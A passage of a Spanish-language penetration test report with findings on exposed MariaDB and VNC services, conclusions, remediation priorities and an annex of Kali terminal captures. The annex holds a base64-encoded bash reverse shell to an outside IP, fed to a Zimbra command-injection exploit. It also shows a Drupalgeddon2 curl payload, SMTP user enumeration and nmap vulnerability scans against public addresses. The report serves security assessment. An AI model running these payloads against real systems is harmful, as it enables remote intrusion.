Evidencia técnica	Se identifica la exposición de múltiples servicios críticos en el activo analizado. BDD Mariadb 10.3.23 - Pruebas de conexión con el comando mysql confirma que el acceso requiere permisos específicos mediante listas de control de acceso (ACL) permitiendo conexiones únicamente desde las direcciones IP autorizadas, confirmado por el escaneo dirigido nmap observándose rechazo de conexiones externas (error 1130) / El servicio de gestión remota VNC responde a conexiones externas con el banner RFB 003.008 correspondiente a un protocolo que viaja en texto claro por defecto lo que abre la puerta a ataques de interceptación en ruta y fuerza bruta si no se utiliza un tunel SSH seguro.
Impacto	Aunque se detectó una ACL que mitiga el acceso externo inmediato, la exposición de los servicios, así como la presencia de la versión 10.3.23 la cual cuenta con 5 vectores de Ejecución Remota de Código (RCE) y 27 vectores de Denegación de Servicio (DoS) documentados por lo que mantiene una superficie de ataque elevada. La falta de parches en una tecnología con este volumen de vulnerabilidades conocidas representa un riesgo de compromiso elevado, si un atacante logra posicionarse dentro de un segmento de red permitido, mediante una falsificación de IP o comprometiendo la red interna (acceso desde un segmento no autorizado). Los vectores señalados se relacionan a la versión identificada, pero no implica que todos ellos sean explotables en el activo.
Corrección recomendada	El acceso esta parcialmente mitigado restringiendo el acceso a la BDD mediante IP (ACL), pero el servicio VNC responde y expone su versión al igual que la BDD. Se recomienda cerrar el puerto 5901 y asegurar el uso de VPN o túneles seguros SSH para gestión remota. En la BDD, se recomienda actualizar la versión y asegurar que las ACL sigan una política de denegación por defecto.
Explotación/confirmación	Parcialmente mitigado: Confirmado (VNC). El acceso a la BDD está restringido por IP, pero el servicio VNC responde y expone su versión. Además, el proceso de fingerprint permite recopilar información para ataques dirigidos a las versiones de los servicios. Se asigna un nivel de riesgo validado de 75: Riesgo alto debido al alto número de vulnerabilidades documentadas para la versión específica del servicio.
Comentario	El activo presenta una combinación de controles de seguridad parcialmente efectivos, sin embargo, la exposición de información permite encontrar referencias a vulnerabilidades documentadas para la versión específica de la BDD. https://www.cvedetails.com/version/1206592/Mariadb-Mariadb-10.3.23.html

7: Conclusiones.

El análisis de resultados de las diferentes pruebas de concepto confirma la aplicación de varias medidas de hardening y buenas prácticas de configuración de los servicios. Sin embargo, la configuración no se aplica de manera uniforme a todos los activos de la organización.

La identificación de servicios expuestos fuera del perímetro de protección principal evidencia una **falta de visibilidad y control centralizado sobre la superficie de ataque**, lo que permite la evasión de mecanismos de seguridad como el WAF y facilita la interacción directa con sistemas internos que se asumen ocultos y protegidos.

Asimismo, la presencia de tecnologías obsoletas interactuando con servicios expuestos incrementa significativamente el riesgo de compromiso, especialmente cuando estos pueden ser encadenados con vulnerabilidades explotables confirmadas durante el análisis.

En este contexto, el riesgo no puede evaluarse únicamente de forma individual por vulnerabilidad, sino como un posible **escenario de ataque encadenado**, donde un acceso inicial (como el bypass de WAF) puede ser utilizado como punto de entrada para comprometer otros activos internos y aprovechar aquellas condiciones de riesgo confirmadas o aquellas que quedaron fuera de este análisis.

7.1: Prioridades de remediación.

Se recomienda priorizar las vulnerabilidades confirmadas, principalmente las que involucran activos fuera del perímetro de protección y permiten saltar la protección contratada. También se recomienda fuertemente actualizar las tecnologías catalogadas como obsoletas o sin soporte activo ya que siguen siendo un riesgo latente que pueden comprometer al activo completo aun cuando están protegidas por las distintas tecnologías implementadas (ACL, Nginx, etc.). El orden de prioridad recomendado es:

1. Corrección inmediata del bypass de WAF identificado
2. Actualización del inventario de activos e inclusión dentro del perímetro de protección
3. Eliminación de accesos directos a servicios internos expuestos
4. Actualización de tecnologías obsoletas (EOL)
5. Implementación de un modelo de seguridad centralizado y consistente
6. Implementación de un plan de auditoria de activos/tecnologías para asegurar su control futuro

8: Anexo de capturas de ejecución y resultados.

PoC: Alestra vuln 1

Evidencia 01: Envío de payloads controlados (Zimbra).

```
(kali@kali)-[~]
$ sudo tcpdump -i eth0 icmp
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
--command "ping -c 4 63.143.44.230"
^C
0 packets captured
0 packets received by filter
0 packets dropped by kernel

(kali@kali)-[~]
$ echo "bash -i >& /dev/tcp/63.143.44.230/80 0>61" | base64 -w 0
YmFzaCAtaSA+JiAvZGV2L3RjcC82My4xNDMuNDQuMjMwLzgwIDA+JjEK

(kali@kali)-[~]
$ python3 exploit_zimbra.py --target 63.143.44.26 --port 587 --command "echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC82My4xNDMuNDQuMjMwLzgwIDA+JjEK${IFS}base64${IFS}-d${IFS}|${IFS}bash"
[*] Conectando a 63.143.44.26:587...
[*] Banner: 220 zb.elsurtidor.com ESMTP Postfix
[*] Enviando payload: test@example.com|echo
[*]
[+] Exploit enviado. Revisa tu listener de netcat.

(kali@kali)-[~]
$ python3 exploit_zimbra.py --target 63.143.44.26 --port 587 --command "echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC82My4xNDMuNDQuMjMwLzgwIDA+JjEK${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash"
[*] Conectando a 63.143.44.26:587...
[*] Banner: 220 zb.elsurtidor.com ESMTP Postfix
[*] Enviando payload: test@example.com|echo${IFS}YmFzaCAtaSA+JiAvZGV2L3RjcC82My4xNDMuNDQuMjMwLzgwIDA+JjEK${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash|"
[*] Exploit enviado. Revisa tu listener de netcat.

(kali@kali)-[~]
$
```

Evidencia 02: Escaneo de vulnerabilidades dirigido (Zimbra).

```
(kali@kali)-[~]
$ nmap -sV --script=banner ,http-title -p 25,80,443,587,7071,8443 10.10.10.26
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-30 23:03 -0400
Failed to resolve ",http-title".
Nmap scan report for zb.elsurtidor.com (10.10.10.26)
Host is up (0.018s latency).

PORT      STATE SERVICE VERSION
25/tcp    filtered smtp
80/tcp    filtered http
443/tcp   open  ssl/http Zimbra http config
587/tcp   open  smtp    Postfix smtpd
|_banner: 220 zb.elsurtidor.com ESMTP Postfix
7071/tcp  filtered iwgl
8443/tcp  filtered https-alt
Service Info: Host: zb.elsurtidor.com

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.52 seconds

(kali@kali)-[~]
$ nmap -p 443 --script http-vuln* 10.10.10.26
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-30 23:13 -0400
Nmap scan report for zb.elsurtidor.com (10.10.10.26)
Host is up (0.0095s latency).

PORT      STATE SERVICE
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 7.79 seconds
```

PoC: Alestra vuln 2

Evidencia 03: Ejecución de herramienta ldapsearch (LDAP).

```
(kali㉿kali)-[~]
$ ldapsearch -x -H ldap://10.10.10.10:26 -s base -b "" "(objectclass=*)"
# extended LDIF
#
# LDAPv3
# base <> with scope baseObject
# filter: (objectclass=*)
# requesting: ALL
#
#
dn:
objectClass: top
objectClass: OpenLDAProotDSE

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
(kali㉿kali)-[~]
$
```


PoC: Uninet vuln 1

Evidencia 04: Extracción de cabeceras (curl)

```
(kali㉿kali)-[~]
$ curl -Ik https://10.10.10.10:37/
HTTP/1.1 200 OK
Date: Tue, 31 Mar 2026 00:12:35 GMT
X-Frame-Options: SAMEORIGIN
Expires: -1
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Content-Language: es-MX
Set-Cookie: ZM_TEST=true; Secure
Set-Cookie: ZM_LOGIN_CSRF=57d24a52-7055-49c4-865b-3ecd362b839d; Secure; HttpOnly
Vary: User-Agent
X-UA-Compatible: IE=edge
Content-Length: 8268

(kali㉿kali)-[~]
$ curl -H "Host: surtidor.com.mx" -Ik https://10.10.10.10:37/
HTTP/1.1 200 OK
Date: Tue, 31 Mar 2026 00:13:16 GMT
X-Frame-Options: SAMEORIGIN
Expires: -1
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Content-Language: es-MX
Set-Cookie: ZM_TEST=true; Secure
Set-Cookie: ZM_LOGIN_CSRF=ed8235ff-4cec-4631-95ff-57ecc76adf8f; Secure; HttpOnly
Vary: User-Agent
X-UA-Compatible: IE=edge
Content-Length: 8268
```

Evidencia 05: Exposición directa del panel de acceso Zimbra (visible desde internet).



PoC: Uninet vuln 2

Evidencia 06: Ejecución de herramienta netcat para enumeración de usuarios SMTP.

```
(kali@kali)-[~]
$ nc 63.143.44.37 587
220 mx.surtidor.com ESMTP Postfix
HELO kali.local
250 mx.surtidor.com
VRFY admin
554 5.7.1 <unknown[63.143.44.230]>: Client host rejected: Access denied
MAIL FROM: <test@test.com>
250 2.1.0 Ok
RCPT TO:<admin@surtidor.com.mx>
554 5.7.1 <unknown[63.143.44.230]>: Client host rejected: Access denied
```

PoC: Axtel vuln1

Evidencia 07: Ejecución controlada de solicitud “curl” (drupalgeddon2).

```
(kali@kali)~$ curl -k -s -X POST "http://189.205.217.181/user/register?element_parents=account/mail/%23value&ajax_form=1&wrapper_format=drupal_ajax" \ -d "form_id=user_register_form6_drupal_ajax=1&mail[#post_render][]=exec6mail[#markup]=id"
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.27.0</center>
</body>
</html>

(kali@kali)~$ nmap -p 80 --script http-php-version,http-enum,http-vhosts 189.205.217.181
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-31 22:34 -0400
Nmap scan report for ded-int-189-205-217-181.mexdf.static.axtel.net (189.205.217.181)
Host is up (0.011s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-vhosts:
|_ 128 names had status 404

Nmap done: 1 IP address (1 host up) scanned in 205.78 seconds

(kali@kali)~$
```

PoC: Axtel vuln 2

Evidencia 8: Pruebas de conexión mediante el comando “mysql”.

```
Session  Actions  Edit  View  Help

(kali@kali)~$ mysql -h 189.205.217.181 -u root
ERROR 2002 (HY000): Received error packet before completion of TLS handshake. The authenticity of the following error cannot be verified: 1130 - Host '69.162.97.56' is not allowed to connect to this MariaDB server

(kali@kali)~$ nmap -sV --script mysql-enum,mysql-empty-password,mysql-vuln-cve2012-2122 -p 3306 189.205.217.181
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-31 18:09 -0400
Nmap scan report for ded-int-189-205-217-181.mexdf.static.axtel.net (189.205.217.181)
Host is up (0.011s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MariaDB 10.3.23 or earlier (unauthorized)
|_mysql-empty-password: Host '69.162.97.56' is not allowed to connect to this MariaDB server
|_mysql-enum:
|_  Accounts: No valid accounts found
|_  Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.41 seconds

(kali@kali)~$ nc -vn 189.205.217.181 5901
(UNKNOWN) [189.205.217.181] 5901 (?) open
RFB 003.008
```